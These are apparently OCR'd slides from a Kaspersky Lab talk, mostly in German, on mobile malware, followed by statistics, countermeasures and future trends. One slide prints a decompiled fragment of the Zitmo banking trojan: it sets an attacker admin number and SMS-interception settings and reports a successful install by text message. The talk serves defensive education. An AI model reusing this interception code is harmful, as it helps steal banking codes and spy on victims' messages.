
SMS sending routine

Zeus in the mobile - Zitmo




Zeus in the mobile - Zitmo


Zeus in the mobile - Zitmo




Zeus in the mobile - Zitmo



Zeus in the mobile - Zitmo



Zeus in the mobile - Zitmo



Zeus in the mobile - Zitmo


```
private void Form1_Load(object sender, EventArgs e)
{
  SMSClass.AppPath = Assembly.GetExecutingAssembly().GetModules()[0].FullyQualifiedName;
  SMSClass.AppPath = SMSClass.AppPath.Substring(0, SMSClass.AppPath.LastIndexOf(@"\") + 1);
  SMSClass.AppSettings.AddSettingsRow("AdminNumber", "+447[redacted]");
  SMSClass.AppSettings.AddSettingsRow("IsAllMessages", "false");
  SMSClass.AppSettings.AddSettingsRow("InterceptorState", "off");
  SMSClass.AppSettings.AddSettingsRow("IsAllCallsBlock", "false");
  if (File.Exists(SMSClass.AppPath + "settings.xml"))
  {
    SMSClass.AppSettings.Clear();
    SMSClass.AppSettings.ReadXml(SMSClass.AppPath + "settings.xml");
  }
  if (File.Exists(SMSClass.AppPath + "senders.xml"))
  {
    SMSClass.InterseptSenders.ReadXml(SMSClass.AppPath + "senders.xml");
  }
  if (File.Exists(SMSClass.AppPath + "messages.xml"))
  {
    SMSClass.MessageTable.ReadXml(SMSClass.AppPath + "messages.xml");
  }
  if (File.Exists(SMSClass.AppPath + "listnumbers.xml"))
  {
    SMSClass.BlockNums.ReadXml(SMSClass.AppPath + "listnumbers.xml");
  }
  SMSClass.AdminNumber = SMSClass.AppSettings.FindByName("AdminNumber").Value;
  if (SMSClass.AppSettings.FindByName("IsFirstRun") == null)
  {
    SmsMessage message = new SmsMessage(SMSClass.AdminNumber, "App Installed OK");
    message.set_RequestDeliveryReport(false);
```

Mobile malware

Some statistics

- Anzahl Malware Familien für Smartphones: **1035**
- Anzahl schädlicher Samples: **6293**
- Neue Mobile Malware Dezember 2011: **1199 neue Modifikationen**
- Häufigste Malware Gattung: **SMS Trojaner**

Aufteilung auf mobile OS:



Source: Kaspersky Lab Januar 2012

Gegenmaßnahmen

Grundlegende Sicherheitsregeln

Für Mitarbeiter

Sicherheitsbewusstsein

- Schulung
- Gesunder Menschenverstand
- Vorsicht & Verantwortungsbewusstsein

Technische Vorkehrungen

- Regelmäßige Sicherheitsupdates für Betriebssystem
- Regelmäßige Sicherheitsupdates für installierte Software
- Installierte Sicherheitslösung auf Client Rechnern
- Spam-Filter & Firewalls

Was die Zukunft bringen wird

Malware Trends

- **Spyware 2.0**
- Verteilung von Malware via **P2P**
- Schadprogramme für **64-Bit**
- Malware für **Smartphones** und weitere **mobile Geräte**
- Angriffe auf Bankkonten
- Zielgerichtete Angriffe

- Stagnierende Trends
  - Gaming Malware
  - Herkömmliche Angriffe via E-Mail

KASPERSKY lab

Vielen Dank!

Christian Funk, Virenanalyst

Global Research and Analysis Team

Kaspersky Lab